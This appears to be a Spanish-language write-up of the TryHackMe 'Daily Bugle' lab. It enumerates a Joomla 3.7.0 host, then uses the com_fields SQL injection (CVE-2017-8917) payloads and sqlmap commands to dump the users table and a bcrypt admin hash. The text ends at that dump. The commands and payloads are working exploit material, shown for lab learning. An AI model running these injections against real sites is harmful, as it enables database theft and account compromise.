DailyBugle

THM Writeups

Joomla

Descripción

Comprometer una cuenta de Joomla CMS a través de SQLi, la práctica de craqueo hashes y escalar sus privilegios mediante el aprovechamiento de yum.


Enumeración

Con un escaneo Nmap determinamos qué servicios se están ejecutando.

```
nmap -sS -p- -Pn -n -min-rate=5000 -sV -sC 10.10.187.156 -oN tcp_scan.txt
```

```
┌──(kali㉿kali)-[~/tryhackme/dailybugle]
└─$ sudo nmap -sS -p- -Pn -n -min-rate=5000 -sV -sC 10.10.187.156 -oN tcp_scan.txt
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-13 21:41 EAT
Nmap scan report for 10.10.187.156
Host is up (0.073s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 68:ed:7b:19:7f:ed:14:e6:18:98:6d:c5:88:30:aa:e9 (RSA)
|   256 5c:d6:82:da:b2:19:e3:37:99:fb:96:82:08:70:ee:9d (ECDSA)
|_  256 d2:a9:75:cf:2f:1e:f5:44:4f:0b:13:c2:0f:d7:37:cc (ED25519)
80/tcp   open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)
|_http-title: Home
| http-robots.txt: 15 disallowed entries
| /joomla/administrator/ /administrator/ /bin/ /cache/
| /cli/ /components/ /includes/ /installation/ /language/
|_/layouts/ /libraries/ /logs/ /modules/ /plugins/ /tmp/
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.6.40
|_http-generator: Joomla! - Open Source Content Management
3306/tcp open  mysql   MariaDB (unauthorized)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.48 seconds
```

Podemos observar un servicio web en el puerto 80 en el cual solamente hay un panel de autenticación, el puerto 22 ssh abierto, y un puerto 3306 de la base de datos MariaDB abierto. Podemos observar que el CMS es Joomla y /robots.txt nos brinda información sobre los directorios.



Con gobuster lanzaremos un script para encontrar todos los directorios posibles

```
└─$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --url http://10.10.187.156/
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.187.156/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 236] [--> http://10.10.187.156/images/]
/media                (Status: 301) [Size: 235] [--> http://10.10.187.156/media/]
/templates            (Status: 301) [Size: 239] [--> http://10.10.187.156/templates/]
/modules              (Status: 301) [Size: 237] [--> http://10.10.187.156/modules/]
/bin                  (Status: 301) [Size: 233] [--> http://10.10.187.156/bin/]
/plugins              (Status: 301) [Size: 237] [--> http://10.10.187.156/plugins/]
/includes             (Status: 301) [Size: 238] [--> http://10.10.187.156/includes/]
/language             (Status: 301) [Size: 238] [--> http://10.10.187.156/language/]
/components           (Status: 301) [Size: 240] [--> http://10.10.187.156/components/]
/cache                (Status: 301) [Size: 235] [--> http://10.10.187.156/cache/]
/libraries            (Status: 301) [Size: 239] [--> http://10.10.187.156/libraries/]
/tmp                  (Status: 301) [Size: 233] [--> http://10.10.187.156/tmp/]
/layouts              (Status: 301) [Size: 237] [--> http://10.10.187.156/layouts/]
/administrator        (Status: 301) [Size: 243] [--> http://10.10.187.156/administrator/]
/cli                  (Status: 301) [Size: 233] [--> http://10.10.187.156/cli/]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
```


De todos los directorios, el único accesible es /administrador pero antes verifiquemos la versión del Joomla para luego buscar exploits

```
                    (1337.today)

    --=[OWASP JoomScan
    +---++---==[Version : 0.0.7
    +---++---==[Update Date : [2018/09/23]
    +---++---==[Authors : Mohammad Reza Espargham , Ali Razmjoo
    --=[Code name : Self Challenge
    @OWASP_JoomScan , @rezesp , @Ali_Razmjo0 , @OWASP

Processing http://10.10.187.156/ ...


[+] FireWall Detector
[++] Firewall not detected

[+] Detecting Joomla Version
[++] Joomla 3.7.0

[+] Core Joomla Vulnerability
[++] Target Joomla core is not vulnerable

[+] Checking Directory Listing
[++] directory has directory listing :
http://10.10.187.156/administrator/components
http://10.10.187.156/administrator/modules
http://10.10.187.156/administrator/templates
http://10.10.187.156/images/banners


[+] Checking apache info/status files
[++] Readable info/status files are not found

[+] admin finder
[++] Admin page : http://10.10.187.156/administrator/

[+] Checking robots.txt existing
[++] robots.txt is found
path : http://10.10.187.156/robots.txt
```

Sabiendo la versión y el cms que corre, verifiquemos si existe algún exploit

```
┌──(kali㉿kali)-[~/tryhackme/dailybugle]
└─$ searchsploit joomla 3.7
-------------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                        |  Path
-------------------------------------------------------------------------------------- ---------------------------
Joomla! 3.7 - SQL Injection                                                           | php/remote/44227.php
Joomla! 3.7.0 - 'com_fields' SQL Injection                                            | php/webapps/42033.txt
Joomla! Component ARI Quiz 3.7.4 - SQL Injection                                      | php/webapps/46769.txt
Joomla! Component com_realestatemanager 3.7 - SQL Injection                           | php/webapps/38445.txt
Joomla! Component Easydiscuss < 4.0.21 - Cross-Site Scripting                         | php/webapps/43488.txt
Joomla! Component J2Store < 3.3.7 - SQL Injection                                     | php/webapps/46467.txt
Joomla! Component JomEstate PRO 3.7 - 'id' SQL Injection                              | php/webapps/44117.txt
Joomla! Component Jtag Members Directory 5.3.7 - Arbitrary File Download              | php/webapps/43913.txt
Joomla! Component Quiz Deluxe 3.7.4 - SQL Injection                                   | php/webapps/42589.txt
-------------------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~/tryhackme/dailybugle]
└─$ cat /usr/share/exploitdb/exploits/php/webapps/42033.txt

# Exploit Title: Joomla 3.7.0 - Sql Injection
# Date: 05-19-2017
# Exploit Author: Mateus Lino
# Reference: https://blog.sucuri.net/2017/05/sql-injection-vulnerability-joomla-3-7.html
# Vendor Homepage: https://www.joomla.org/
# Version: = 3.7.0
# Tested on: Win, Kali Linux x64, Ubuntu, Manjaro and Arch Linux
# CVE : - CVE-2017-8917


URL Vulnerable: http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml%27


Using Sqlmap:

sqlmap -u "http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering]


Parameter: list[fullordering] (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (DUAL)
    Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(CASE WHEN (1573=1573) THEN 1573 ELSE 1573*(SELECT 1573 FROM DUAL UNION SELECT 9674 FROM DUAL) END)

    Type: error-based
    Title: MySQL >= 5.0 error-based - Parameter replace (FLOOR)
    Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(SELECT 6600 FROM(SELECT COUNT(*),CONCAT(0x7171767071,(SELECT (ELT(6600=6600,1))),0x716a707671,FLOOR(RAND(0)*2))x
FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 time-based blind - Parameter replace (substraction)
    Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(SELECT * FROM (SELECT(SLEEP(5)))GDiu)
```

Primero probemos si nuestra web es vulnerable, en el exploit nos detalla como comprobarlo, encontramos una error sql que nos hace pensar que sí podría existir un vector de ataque sqli.



He buscado un exploit relacionado a la vulnerabilidad, que realice la tarea de extraer la información principal de la lista de usuarios de joomla

También podríamos haber hecho uso del script encontrado por searchsploit y hacerlo manualmente con sqlmap, listando las bases

de datos con el siguiente script

``sqlmap -u "http://10.10.102.248/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering]

```
[20:23:00] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
GET parameter 'list[fullordering]' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 2715 HTTP(s) requests:
—
Parameter: list[fullordering] (GET)
    Type: error-based
    Title: MySQL ≥ 5.0 error-based - Parameter replace (FLOOR)
    Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(SELECT 1425 FROM(SELECT COUNT(*),CONCAT(0×7162627071,(SELEC
T (ELT(1425=1425,1))),0×71786b7071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 time-based blind - Parameter replace (substraction)
    Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(SELECT 4974 FROM (SELECT(SLEEP(5)))mNln)
—
[20:23:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS 7
web application technology: PHP 5.6.40, Apache 2.4.6
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[20:23:26] [INFO] fetching database names
[20:23:28] [INFO] retrieved: 'information_schema'
[20:23:29] [INFO] retrieved: 'joomla'
[20:23:30] [INFO] retrieved: 'mysql'
[20:23:31] [INFO] retrieved: 'performance_schema'
[20:23:32] [INFO] retrieved: 'test'
available databases [5]:
[*] information_schema
[*] joomla
[*] mysql
[*] performance_schema
[*] test
```

Lo que estamos buscando son las credenciales de los usuarios de joomla revisando la siguiente documentación, podemos ver como joomla crea la lista usuarios https://docs.joomla.org/Tables/users

Por lo tanto, sabiendo el nombre de la DB y la tabla, procederemos con el siguiente script

``sqlmap -u "http://10.10.102.248/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent -D joomla -T '#__users' --dump

```
[20:37:37] [INFO] fetching columns for table '#__users' in database 'joomla'
[20:37:37] [WARNING] unable to retrieve column names for table '#__users' in database 'joomla'
do you want to use common column existence check? [y/N/q] y
[20:37:46] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
which common columns (wordlist) file do you want to use?
[1] default '/usr/share/sqlmap/data/txt/common-columns.txt' (press Enter)
[2] custom
>
[20:37:49] [INFO] checking column existence using items from '/usr/share/sqlmap/data/txt/common-columns.txt'
[20:37:49] [INFO] adding words used on web page to the check list
please enter number of threads? [Enter for 1 (current)]
[20:37:51] [WARNING] running in a single-thread mode. This could take a while
[20:37:51] [INFO] retrieved: id
[20:37:52] [INFO] retrieved: name
[20:37:52] [INFO] retrieved: username
[20:37:54] [INFO] retrieved: email
[20:38:18] [INFO] retrieved: password
[20:49:14] [INFO] tried 1793/2675 items (67%)

[20:54:40] [INFO] retrieved: params

[21:02:33] [INFO] fetching entries for table '#__users' in database 'joomla'
[21:02:35] [INFO] retrieved: 'Super User'
[21:02:36] [INFO] retrieved: 'jonah@tryhackme.com'
[21:02:37] [INFO] retrieved: '811'
[21:02:38] [INFO] retrieved: ''
[21:02:40] [INFO] retrieved: '$2y$10$0veO/JSFh4389Lluc4Xya.dfy2MF.bZhz0jVMw.V.d3p12kBtZutm'
[21:02:41] [INFO] retrieved: 'jonah'
Database: joomla
Table: #__users
[1 entry]
+-----+----------------------+------------+---------+--------------------------------------------------------------+----------+
| id  | email                | name       | params  | password                                                     | username |
+-----+----------------------+------------+---------+--------------------------------------------------------------+----------+
| 811 | jonah@tryhackme.com | Super User | <blank> | $2y$10$0veO/JSFh4389Lluc4Xya.dfy2MF.bZhz0jVMw.V.d3p12kBtZutm | jonah    |
+-----+----------------------+------------+---------+--------------------------------------------------------------+----------+

[21:02:41] [INFO] table 'joomla.`#__users`' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.102.248/dump/joomla/#__user
s.csv'
```

